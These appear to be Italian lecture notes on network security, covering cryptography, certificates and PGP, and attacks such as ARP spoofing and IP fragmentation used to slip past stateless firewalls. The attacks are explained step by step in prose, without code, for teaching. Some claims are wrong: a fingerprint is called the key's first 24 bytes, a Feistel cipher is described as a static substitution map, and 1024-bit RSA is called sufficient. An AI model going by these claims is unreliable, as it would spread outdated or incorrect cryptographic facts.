

Figure 14: DES

DES2 15

Tra i **problemi** che si riscontrano si ha la **poca flessibilità** dovuta alla necessità per A e B di scambiarsi le chiavi in anticipo. Inoltre ci espone ad **attacchi di forza bruta** anche se più difficili del caso HMAC (per E sarà più difficile ad ogni tentativo stabili se il messaggio ottenuto è corretto)
Possiamo combinare HMAC e cifratura a chiave simmetrica per ovviare a questi problemi:



Figure 15: DES2

1. Si genera HMAC con chiave K
2. Si cifra tutto il pacchetto compreso l'HMAC con una seconda chiave K'.

In questo modo abbiamo segretezza e **integrità** dei dati oltre che ad una forma di **autenticazione** in relazione a come vengono scambiate le chiavi. Questo approccio viene utilizzato per le reti LAN nelle quale si può impostare a mano sulle macchine.

3.3 Cifratura a chiave pubblica/privata

- A e B possiedono due chiavi ciascuno (possono essere generate insieme da programmi appositi)
  - Una chiave pubblica Pub_A e Pub_B
  - Una chiave privata $Priv_A$ e $Priv_B$
- Le chiavi private si devono tenere segrete (vitale che A sia unico possessore di Pub_A così per B)
- La chiave pubblica può essere pubblicata.

Caratteristiche:

- Ciò che è cifrato con chiave pubblica può essere decifrato solo con la rispettiva chiave privata.

- Computazionalmente impossibile risalire ad una chiave privata da una pubblica.
- Se A cifra un messaggio utilizzando la chiave pubblica di B solo B potrà decifrarlo con la sua chiave privata. **Si ottiene segretezza**.

Non è necessario concordare preventivamente una chiave di cifratura comune.

Cifratura a chiave pubblica/privata 16



Figure 16: Cifratura a chiave pubblica/privata

3.4 Firma digitale

Le chiavi pubbliche e private sono invertibili: A può utilizzare la sua chiave privata per criptare un messaggio che può essere decriptato utilizzando la relativa chiave pubblica. Il messaggio risulta dunque **decifrabile da chiunque** (la chiave è appunto pubblica) dunque **non garantisce la segretezza**. Si può tuttavia **garantire l'autenticazione e la non ripudiabilità dei dati**: visto che A è l'unico in possesso di $Priv_A$ chiunque

decifra il messaggio con la sua chiave pubblica **è sicuro che il messaggio proviene da quest'ultimo: FIRMA DIGITALE.**

3.4.1 Problemi

Un attacco che possiamo compiere contro questo tipo di cifratura è il **Man in the middle**:

- A invia a B Pub_A
- E intercetta il messaggio e scambia Pub_A con Pub_E
- B riceve la chiave Pub_E convinto che sia quella di A e cifra il suo messaggio con Pub_E.
- E intercetta il messaggio, lo decifra, e lo cifra nuovamente stavolta utilizzando Pub_A e lo invia ad A che non si accorge di niente.
- A riceve il messaggio che però può essere letto e/o modificato da E

Questo tipo di attacco è sempre possibile quando A e B non conoscono le rispettive chiavi, che dunque dovranno essere scambiate tramite canale sicuro. Si presenta lo **stesso problema di HMAC e chiave simmetrica**: **l'unica differenza è che per sicuro non intendiamo segreto ma semplicemente autenticato**.

3.4.2 Soluzioni: Fingerprint

Una fingerprint è una piccola parte della chiave pubblica, i primi 24 byte.

- E altamente improbabile che due chiavi pubbliche diverse abbiano i primi 24 byte in comune.
- E più facile distribuire una fingerprint che una chiave pubblica. Ad esempio la si può usare come signature nella posta elettronica o la si può inserire in un biglietto da visita.
- Se ricevete posta elettronica da qualcuno da anni e lui usa la sua fingerprint nella signature, il giorno che avete bisogno di utilizzare la sua chiave pubblica lui ve la invierà e potrete verificare se la chiave che avete ricevuto corrisponde alla fingerprint che lui ha usato in passato.

3.4.3 Soluzioni: Keyserver

Sono **server nei quali è possibile effettuare l'upload delle chiavi pubbliche**. Tuttavia il server non assicura la corrispondenza della chiave pubblica all'identità dichiarata. Si possono inserire info come nome e email, dunque è facile tramite motore di ricerca trovare la chiave che vogliamo (BUSH)

3.4.4 Soluzioni: Web of Trust

Rete di contatti attraverso la quale i partecipanti certificano l'identità altrui. Il principio di fondo è il seguente: se A conosce personalmente B può certificare che Pub_B ovvero garantire che una certa chiave appartenga effettivamente a B. C, conoscendo A, ha una garanzia maggiore sulla corrispondenza effettiva tra Pub_B e B stesso. Ogni utente ha interesse che la propria chiave pubblica sia certificata dal più alto numero di persone possibile all'interno della rete. **Le certificazioni sono realizzate utilizzando la propria chiave privata per firmare la chiave pubblica altrui**. Esempio:

- A genera una sua coppia di chiavi PubA e PrivA . Nella ce scritto che la chiave appartiene ad A. chiave pubblica
- A va da B, gli mostra un documento e gli consegna la fingerprint della chiave.
- B scarica la chiave da un keyserver, controlla la fingerprint.
- B a quel punto può firmare con la propria PrivB la chiave pubblica PubA .
- B carica la chiave firmata sul keyserver.

3.4.5 In pratica: PGP

Pretty Good Privacy è stato il primo programma che permetteva di scambiarsi chiavi pubbliche/private e inviarsi messaggi privati. Il governo americano osteggiava la sua distribuzione al pari di tutto ciò che utilizzava la crittografia. Nasce come codice sorgente poi chiuso e fatto divenire prodotto commerciale.
Per ovviare a questo, nasce GPG GNU su licenza aperta (GNU GPL).

- c**ome creare chiavi**: gpg gen-key
- **come esportare chiavi**: gpg export armor C93F299D
- **come usare un keyserver:** gpg keyserver pgp.mit.edu send-key C93F299D
- **come cifrare messaggi**: gpg encrypt -r C93F299D file

3.5 Certificati

Le **WOT** sono comode (si basano sul numero di partecipanti, e sulla fiducia reciproca) ma in contesti formali abbiamo bisogno di garanzie aggiuntive, affinchè una chiave pubblica sia associata ad una persona. Abbiamo bisogno di **terze parti riconosciute**: **Enti certificatori**.
Questi enti **garantiscono l'associazione tra chiave pubblica e persona fisica**. L'ente ha una sua coppia di chiavi pubblica/privata, gli utenti conoscono quella pubblica. La certificazione avviene come per le chiavi GPG (?????) ma si utilizza un formato diverso (**X.509**).
Come funziona?

- L'utente A genera coppia di chiavi pubblica/privata
- A invia all'ente la chiave pubblica e un documento
- L'ente restituisce la chiave pubblica ad A firmata con la propria chiave privata. **Il contenitore in cui si sposta tale chiave è un certificato**.
- La procedura si fa una sola volta, alla creazione della chiave
- L'ente dunque non conosce la chiave privata, **dando così maggiore garanzia all'utente**. In casi più semplici la CA fornisce coppia di chiavi e certificato direttamente ad A.
- Quando un utente B deve parlare con A gli chiede il suo certificato.
- Dal certificato estrae la chiave pubblica di A e verifica che la firma digitale dell'ente sia corretta (**utilizzando la chiave pubblica dell'ente certificatore.**) B è sicuro dell'identità di A.

La firma digitale ha lo stesso valore probatorio della firma su carta.
Attraverso i certificati otteniamo un accurato controllo degli accessi.

Certificati 17



Figure 17: Certificati

3.5.1 Certificati per tutto

Lo stesso modello può essere applicato in **qualsiasi contesto** anche senza il bisogno di contattare una CA ufficiale.
Introduciamo l'esempio di un'azienda che ha i seguenti servizi:

- posta elettronica
- sito web
- rete interna a cui collegare pc

Si può creare una **CA dedicata** con la sua coppia di chiavi pubblica/privata ed un certificato che è **autofirmato** (la CA dunque si **autocertifica**). In questo modo si possono rilasciare certificati a tutti gli utenti in modo tale che essi inviino solo posta firmata digitalmente. Ogni volta che un utente riceve (invia ????) una mail questa verrà autenticata e cifrata. Inoltre possiamo

fornire i browser di certificati così che i server accetteranno le connessioni solo da macchine autorizzate. Quando un portatile si connette alla rete, prima di essere abilitato a ricevere e inviare traffico, dovrà autenticarsi con un server utilizzando un certificato valido.
Un CA autocertificata aumenta il livello di sicurezza, ma dobbiamo sottolineare che se per qualche motivo il server su cui risiedono le chiavi pubbliche e private della CA verrà compromesso, allora **verrà compromessa la sicurezza di tutta la rete**.

3.5.2 Certificate Revocation List: CRL

Un utente ha perso un portatile con un certificato valido ? Uno dei server con certificato viene compromesso? Un utente si comporta male ? **Dobbiamo riuscire ad invalidare i certificati già rilasciati** di fatto revocandoli.
La CRL è **una lista di certificati revocati** dall'ente certificatore. Per fare ciò la CA tiene una lista di certificati non più validi, distribuita **firmata con la propria chiave privata**. Un utente deve essere in grado di **scaricare la CRL più aggiornata** tramite servizio offerto dall'infrastruttura di rete. Le CRL sono proprio il motivo per il quale abbiamo bisogno di un'autorità di terzi, poichè introducono un elemento di complicazione in più.

3.5.3 WOT di Thawte (tybyca)

COMPLETARE

3.5.4 Confronti e sistema misto

Confronti 18



Figure 18: Confronti

Le due tecniche vengono utilizzate insieme per garantire performance e sicurezza:

- $A \rightarrow B$: certificato A, C_A
- $A \leftarrow B$: certificato A, C_B
- $A \rightarrow B$: A genera un numero casuale R e invia tale numero cifrato con il certificato ci C_B
- $A \leftarrow B$: B genera un numero casuale P e trasmette tale numero cifrato con il certificato di C_A
- si genera una chiave segreta $K = hash(P \oplus R)$

Una volta generato K possiamo utilizzare quella chiave per cifrare, decifrare e autenticare tutti i messaggi tra A e B. In questo modo abbiamo vantaggi dal punto di vista computazionale.

3.6 Teoria: principi di crittografia

Introduciamo alcuni concetti matematici chiave che stanno alla base della criptografia.

- **Campo** Z_n: l'insieme dei numeri interi minori di n, dato n numero primo è un campo, considerando le operazioni di somma e prodotto.
- definiamo l'operazione di modulo **mod** come come il resto della divisione di a per n, dati a,n numeri interi.
- per un qualsiasi elemento del campo Z_n esiste un unico a^{-1} tale che $aa^{-1} = 1mod(n)$, ovvero **esiste un solo inverso moltiplicativo**.

Funzione Toziente di eulero:

- $\phi(x)$ è il numero di interi positivi minori di x e primi relativi con x.
- si dimostra che se p,q sono numeri primi $x = pq$ allora

$$\phi(x) = (p-1)(q-1)$$

- Notate che per calcolare $\phi(x)$ per un qualsiasi x è computazionalmente oneroso, addirittura impossibile per x sufficientemente grandi.
- se $x = pq$ e conosco almeno uno tra p e q, invece è possibile

Teorema di Eulero:

- per a,x primi tra loro si ha che $a^{\phi(x)} = 1 mod x$

Confronti 19

$m^{ed} \bmod n = m^{1+k\phi(n)} \bmod n = m(m^{k\phi(n)}) \bmod n = (m \bmod n)(m^{k\phi(n)} \bmod n) = (m \bmod n)((m^{\phi(n)})^k \bmod n) = m \bmod n$ (per il teorema di Eulero).

Figure 19: Confronti

3.6.1 RSA

- Dati p,q primi con $n = pq$
- Dato $m < n$
- se e,d sono inversi moltiplicativi mod $\phi(n)$ ovvero $ed = 1 mod \phi(n)$ allora:
- Dato $m^e = c$ è computazionalmente oneroso ricavare m, per numeri grandi impossibile. **Si può cifrare esponenziando per e e decifrare esponenziando ancora per d**
- dunque la coppia e,n è la chiave pubblica mentre la coppia d,n è la chiave privata.
- per valori di e,n non piccoli (maggiori di 1kbit) non esistono algoritmi che permettano:
  - dati e,n ricavare d
  - dato m^e ricavare m

La sicurezza di RSA si basa tutta sull'impossibilità di derivare $\phi(n)$ o d da e,n. Entrambi questi problemi hanno complessità equivalente a quella di fattorizzare n nei suoi fattori primi. Si è riuscito a fattorizzare numeri da 332 a 663 bit (con un costo in tempo di mesi), pertanto si ritiene sufficiente una grandezza di 1024 bit per le chiavi.
La sicurezza di RSA dipende tutta dallo stato dell'arte nel campo degli algoritmi di fattorizzazione e nel campo della potenza computazionale.
Un attacco possibile è **timing attack** che viene portato in atto nella fase di esponenziazione, ovvero nella fase di decriptazione eseguita tramite la chiave privata. Si basano sul fatto che le operazioni in hardware hanno costi differenti se il bit usato per l'esponenziazione è 0 o 1. **Possiamo dunque risalire alle chaive privata solo osservando i tempi di esecuzione della CPU per le operazioni di decodifica**. L'attacco è laborioso ma proveniente da una direzione inattesa. Per ovviare a ciò le implementazioni di RSA introducono dei ritardi casuali nell'esponenziazione per rendere impredicibili i tempi di esecuzione. Altri algoritmi che utilizzano problemi computazionalmente intrattabili:

- Diffie-Hellman genera una chiave segreta condivisa a partire da due chiavi pubbliche senza bisogno di scambiare alcun segreto
- ElGamal schema basato su logaritmi discreti
- DSA schema a firma digitale basato su logaritmi discreti.

3.6.2 Diffie Hellman

Si basa sull'intrattabilità del logaritmo discreto.
Dato un numero primo p si definisce radice primitiva di p un numero α per cui vale:

$$\alpha mod p \neq \alpha^2 mod p \neq \alpha^3 mod p \neq ... \neq \alpha^i mod p$$

$$i < p$$

Nello scambio entrambi A e B posseggono due parametri noti p,α ciascuno genera un numero casuale X_a e A_b

1. A invia a B $Y_a = \alpha^{X_a} mod p$
2. B riceve Y_a ed invia ad A $Y_b = \alpha^{X_b} mod p$

3. A calcola $K_a = Y_b^{X_a} mod p = (\alpha^{X_b}) X^a mod p = \alpha^{X_b * Xa}$
4. B calcola $K_b = Y_a^{X_b} mod p = (\alpha^{X_a}) X^b mod p = \alpha^{X_a * Xb}$
5. Risulta $K_b = K_a$ dunque A e B si sono scambiati una chiave segreta **senza avere nessuna credenziale comune**

Un attaccante che vede passare solo Y_a e Y_b non è in grado di calcolare il logaritmo discreto quindi non può ricavare la chiave.
Diffie Hellman non è sicuro contro attacchi **man in the middle**:

- D genera $Xd1$ e $Xd2$ e le chiavi pubbliche corrispondenti $Yd1$ $Yd2$
- A invia Ya a B
- D intercetta il messaggio e trasmette invece $Yd1$ a B
- B riceve $Yd1$ e calcola $K_b = Y_{d1}^{X_b} mod p$
- B invia Yb ad A
- D intercetta Yb e invia invece $Yd2$ ad A
- A calcola $K_a = Y_{d2}^{X_a} mod p$

Diffie-Hellman 20

3.6.3 Algoritmi a chiave simmetrica: One time pad

1. Dato un testo in chiaro m di n bit si scegli una chiave k generata attraverso un generatore perfetto di numeri casuali
2. La cifratura è $c = m \oplus k$
3. ad ogni trasmissione si deve cambiare k

Con questo algoritmo si scorrela completamente c da m, con il risultato che è **impossibile effettuare crittanalisi**. Di contro abbiamo che dobbiamo trasportare una chiave k su canale sicuro (della stessa lunghezza di n). In linea teorica questo algoritmo garantisce la **sicurezza più elevata**, ma nella pratica è **difficile da utilizzare**



Figure 20: Diffie-Hellman

3.6.4 Algoritmi a chiave simmetrica: Cifratura di Feitsel

La cifratura di Feitsel è un algoritmo di sostituzione ideale che mappa un messaggio in chiaro di 2 bit in un messaggio cifrato di 2 bit **utilizzando una mappa statica**.

Mappa statica Feitsel 21

- 00 → 01
- 01 → 11
- 10 → 00
- 11 → 10

Figure 21: Mappa statica Feitsel

Se il messaggio è lungo 2 bit e la mappa 2^2 righe, **l'attaccante può tentare solo attacchi di forza bruta**, non esiste correlazione statica tra

testo in chiaro e testo cifrato. Quando il messaggio è più lungo si cifrano blocchi di 2 bit per volta.
Per risultare sicuro i blocchi devono essere di grandi dimensioni, ma in tal caso **la mappa diventa molto grande** ($n = 64 \rightarrow 64x2^{64} = 2^{70}bit$). Procedimento:

1. Dalla chiave K si generano una serie di sottochiavi K_i con una funzione generatrice
2. Si eseguono una serie di fasi di cifratura che hanno come parametro K_i e il risultato della fase precedente.
3. Tutti gli algoritmi a blocchi come AES utilizzano questo schema di cifratura

Cifratura Feitsel 22



Figure 22: Cifratura Feitsel

3.6.5 Altri algoritmi : DA FINIRE

3.7 Esempio: organizzazione rete certificati

La rete è composta da:

- Una rete di computer fissi per i vostri utenti
- Un server per applicativi web necessari ai vostri utenti
- Un server per la posta elettronica
- Dei possibili utenti remoti, roadwarrior.

Topologia di rete 23



Figure 23: Topologia di rete

I **servizi** che la rete offre sono:

- non sia possibile collegarsi alla rete interna se non utilizzando i client fissi della rete,
- che ad ogni client della rete possa effetturare laccesso solo personale autorizzato
- che i servizi del vostro webserver siano accessibili solo dai terminali della rete
- che la posta elettronica sia certificata
- che gli utenti possano inviare e ricevere posta elettronica in modo sicuro
- che tutto quello che può fare un utente dal proprio terminale interno lo possa fare anche un utente roadwarrior

Abbiamo bisogno di una **CA**, ovvero una macchina il più possibile isolata dalla rete, non accessibile dallesterno, non accessibile direttamente dagli utenti. Su questa macchina generate un certificato master, protetto da password che utilizzerete per generare tutti i certificati dei servizi. Possibilmente, in un luogo fisicamente inaccessibile (cassaforte?) dovrete tenere un backup del certificato. Se la vostra rete è contenuta potete usare un programma come tinyca per creare le chiavi degli utenti e dei servizi, che poi distribuite nei singoli terminali, altrimenti avrete bisogno di uninterfaccia web accessibile dagli utenti. Le CRL della CA devono essere pubblicate in un luogo liberamente accessibile a cadenza regolare.

4 Attacchi

4.1 Attacchi al mezzo fisico

- Dos: interruzione di collegamento o jamming
- attacchi di wiretapping
- sniffer hardware e sniffer in reti broadcast

4.1.1 Jamming

Il jamming **è l'atto di disturbare volutamente le comunicazioni radio (wireless)** facendo in modo che ne diminuisca il rapporto segnale/rumore, indice di chiarezza del segnale, tipicamente trasmettendo sulla stessa frequenza e con la stessa modulazione del segnale che si vuole disturbare.
Il jamming sul mezzo fisico si può fare solo in caso in cui il mezzo fisico lo permetta, come nel caso di reti wireless o reti wired con cavi non schermati. Anche se il jamming è difficile basta far fallire la ricezione di un bit per invalidare il checksum e far scartare un pacchetto.

4.2 Attacchi a livello di collegamento

- DoS: flood di pacchetti,generazione di collisioni
- spoofing indirizzi MAC
- ARP-Spoofing

4.2.1 Dos al livello di collegamento

Un attacco di flood può essere mirato alla saturazione della banda. Se il mezzo è condiviso si possono non rispettare i tempi di timeout e creare numerose collisioni, o in alternativa mantenere il canale sempre occupato. Si può mascherare il flood inviando pacchetti con indirizzo mittente modificato.

4.2.2 ARP-Spoofing

L'ARP è un protocollo di IPv4 utilizzato per mappare indirizzi IP a indirizzi MAC in una rete locale Introduciamo in primo luogo il protocollo ARP (**Address Resolution Protocol**):

1. la macchina 192.168.2.51 vuole raggiungere l'indirizzo 192.168.2.52 nella stessa sottorete, per farlo deve inviare un frame all'indirizzo MAC corrispondente
2. **Se non conosce tale MAC** allora invia una richiesta ARP in broadcast chiedendo che la macchina 192.168.2.52 risponda notificando il suo MAC address

3. Tale macchian risponde con una ARP-reply specificando il suo indirizzo MAC

ARP-Spoofing 24



Figure 24: Certificati

ARP-Spoofing: algoritmo 25



Figure 25: ARP-Spoofing: algoritmo

Lo scopo di un **attacco ARP-Spoofing** è intercettare il traffico che passa tra due macchine su una rete con switch. L'attaccante fa parte della rete ma non si trova nel path tra le due macchine vittime.

1. Eve manda messaggi ARP-Reply diretti all'indirizzo MAC di Alice, dichiarando che l'IP di Bob corrispondente al suo indirizzo MAC.

2. Eve manda messagi ARP-Reply anche all'indirizzo MAC di Bob, dichiarando che l'IP di Alice corrisponde al suo indirizzo MAC

3. Il traffico TCP di Bob viene inviato ad Eve che può leggerlo, eventualmente modificarlo, e inviarlo ad Alice. Alice penserà che è stato Bob ad inviarli quel traffico TCP.

4.3 Attacchi al livello di rete

- DoS: flood di pacchetti, smurf
- covert channels, fragmentation attacks, source routing
- spoofing indirizzo IP

4.3.1 Fragmentation attack

Il protocollo IP permette di spezzare un pacchetto in più frammenti nel caso questo debba attraversare sottoreti che hanno MTU minore della lunghezza del pacchetto stesso.

Header IP 26



Figure 26: Header IP

In generale gli attacchi a frammentazione hanno lo scopo di superare i controlli fatti sugli header dai firewall stateless (al giorno d'oggi i firewall sono tutti statefull).

Header TCP 27



Figure 27: Header TCP

Fragmentation Attack 1 28



Figure 28: Fragmentation Attack 1

Fragmentation Attack 2 29

I firewall normalmente sono configurati per bloccare i tentativi di connessione dall'esterno della rete verso porte maggiori di 1024 dei server. Per



Figure 29: fragmentation Attack 2

fare ciò scartano i pacchetti TCP con il flag SYN = 1 nell'header. Tuttavia **devono lasciare passare pacchetti che sono rivolti verso porte alte ma che fanno parte di una connessione aperta dall'interno della rete all'esterno**.
Un pacchetto IP è un wrapper di un pacchetto TCP, dunque la possibilità di frammentare in piccole parti un pacchetto IP introduce una vulnerabilità per l'header TCP che dunque può essere spezzato, permettendo di superare il controllo del flag SYN.
Un **Tiny fragmentation attack** sfrutta questa possibilità:

- Si spezza il pacchetto IP includendo nel primo frammento tutto l'header IP e una prima parte dell'header TCP (sequence number). Il secondo frammento inizia dal campo di ACK fino alla fine del payload.

- Il primo frammento viene passato, anche se indirizzato a una porta maggiore di 1024, dal firewall poichè non contiene il flag TCP. Il secondo non viene interpretato come pacchetto TCP poichè non ha un header TCP ben formato e dunque viene anch'esso fatto passare.

- Quando il pacchetto è riassemblato ha un header TCP valido con SYN = 1 diretto ad una porta maggiore di 1024 (**Ha già superato il firewall**).

Alcuni firewall aspettano di ricomporre il pacchetto prima di decidere se filtrarlo o meno, contravvenendo però allo standard vigente.
Un altro attacco che sfrutta questa vulnerabilità di IP è il **Overlapping fragments attack**:

- Il primo frammento viene indirizzato ad una porta ¿1024 ma ha il campo SYN=0 dunque viene fatto passare.
- Il secondo frammento non contiene un header TCP valido quindi non viene filtrato ma va a riscrivere una parte dell'header TCP: in particolare cambia il campo SYN =1.
- i due pacchetti vengono ricomposti.

4.3.2 Attacchi al DNS

